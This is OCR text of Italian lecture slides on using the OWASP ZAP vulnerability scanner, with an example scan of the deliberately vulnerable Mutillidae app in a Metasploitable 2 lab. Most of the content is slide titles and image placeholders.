


Prima di utilizzare lo strumento controlliamo la presenza di eventuali aggiornamenti

OWASP ZAP


Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Strumenti




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Import



Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Export




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

- Analizzeremo **Mutillidae**, un'applicazione Web vulnerabile, installata in Metasploitable 2 [IP: `10.0.2.11`]
  - `http://10.0.2.11/mutillidae`


Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



